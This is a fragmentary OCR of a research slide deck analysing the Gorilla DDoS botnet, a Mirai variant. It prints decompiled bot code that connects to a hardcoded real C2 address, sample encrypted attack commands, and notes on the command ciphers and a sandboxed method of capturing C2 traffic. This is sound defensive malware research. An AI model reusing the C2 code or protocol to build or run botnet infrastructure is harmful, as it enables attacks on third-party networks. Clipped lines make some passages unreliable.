Gorillabot goes Bananas

An overview of the Gorilla botnet

Who are we?

- Things in common
  - PhD Candidates in Cybersecurity – TU Delft (Netherlands)
  - Supervisors:
    - Prof. Dr. Georgios Smaragdakis
    - Dr. Harm Griffioen
  - Waited at the wrong bus stop this morning 🚌

- Things not in common…
  - Maarten: Botnets and Malware Analysis, likes pineapple on pizza 🍍
  - Dario: Analysis of Internet Scanners, does NOT like pineapple on pizza 🍕

OFFICIAL SITE OF

Governor Phil Murph

Search...

GorillaBot Pounds I
Over 300,000 DDO

Post Date: 10/16/2024

Summary

```
v13 = *v12++;
if ( unlink(v13) == -1
  perror("(main) cant
}
while ( v50 != v12 );
_printf_chk(2, "DEBUG M
v54 = 4;
sigemptyset(v53);
v52 = segv_handler;
if ( sigaction(11, &v
  perror("sigaction")
v54 = 4;
sigemptyset(v53);
v52 = segv_handler;
if ( sigaction(7, &v
  perror("sigaction"
```

Cyber Press

GorillaBot: The New DDoS King with 300,000+ Attack Commands

BY KAAVIYA / SEPTEMBER 30, 2024

Categories: Cyber Attack ·· DDoS

ew DDoS King GorillaBot with 300,000+ Attack Commanc

Gorilla Botnet, a recently discovered botnet, has exhibited unusually high activity, issuing over 300,000 attack commands in less than a month. Targeting over 100 countries, including China and the U.S., the botnet has launched attacks on various sectors such as universities, government websites, and financial institutions

t: The New King

ystem monitored a new
usually active state.
300,000 attack

countries, with China
sities, government

RM, MIPS, x86_64,
introduced
commonly
employing
ices and cloud
ss as an

Static Analysis

Static Analysis

- Closely related to Mirai source code

- Two main campaigns observed
  - Distinct command structure
  - “Quiet” period between the first and the second campaign


C2 connection

- Hardcoded C2 IP in the binary

Pseudocode-A

```
1  void lolxd()
2  {
3    int v0; // r0
4    int i; // r3
5    int v2; // r5
6    _DWORD *v3; // lr
7    int v4; // r4
8    _DWORD v5[32]; // [sp+8h] [bp-B0h] BYREF
9    _DWORD v6[2]; // [sp+88h] [bp-30h] BYREF
10   int v7; // [sp+90h] [bp-28h] BYREF
11   _DWORD v8[9]; // [sp+94h] [bp-24h] BYREF
12
13   while ( !is_authenticated )
14   {
15     v0 = socket(2, 1, 0);
16     fd_serv = v0;
17     if ( v0 == -1 )
18       break;
19     fcntl(v0, 4, 2048);
20     srv_addr = 2;
21     dword_30120 = inet_addr("193.143.1.72");
22     word_3011E = 25237;
23     connect(fd_serv, &srv_addr, 16);
24     v5[0] = 0;
25     for ( i = 1; i != 32; ++i )
26       v5[i] = 0;
27     v2 = fd_serv;
28     v3 = &v8[((unsigned int)fd_serv >> 5) + 1];
29     v4 = *(v3 - 36) | (1 << (fd_serv & 0x1F));
30     v6[0] = 5;
```

C2 authentication



Command structure #1

Example command payload:


e49f0adb167409a5614d3b6db42a3881b3f13e9f66926e3c1292b92d216d85f

0030303670c0472b7cc4223050a0734333b33030734363435

This ends up being a concatenation of two things: [*sha256*, command]

Command structure #1

Byte-wise caesar cipher applied to the payload:



Finally parsed as a normal Mirai command

Command structure #2

Example command payload:


```
b477a7b9 44b0cd6f 61673d74 a449c262 81a9659b c3356b3f ac53e676 ea7801b1
1d9912b1 4442bb89 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 0c97ca38 d2557bd0 aaf90e98 eeb7b265 cc7b4007 72c4cbba
9fe438ab 08399f2b 888ca258 72e058e0 280b36fe 7f058ff9 ac5533c6 0e471f2b
```

Also a concatenation: [`decr params`, *hash*, `key`, `command`]

Command structure #2

Decrypt command with “custom” Feistel cipher


Finally parsed as a normal Mirai command



Dynamic Analysis

Dynamic Analysis


- Run the samples in a Docker environment
- Collect C2 commands via a tcpdump
- Collect DDoS traffic statistics, but block it with iptables




Dynamic Analysis

- Re-implement the communication logic in Python!

- Automated “feed” of attack commands sent by the C2




Gorillabot overview



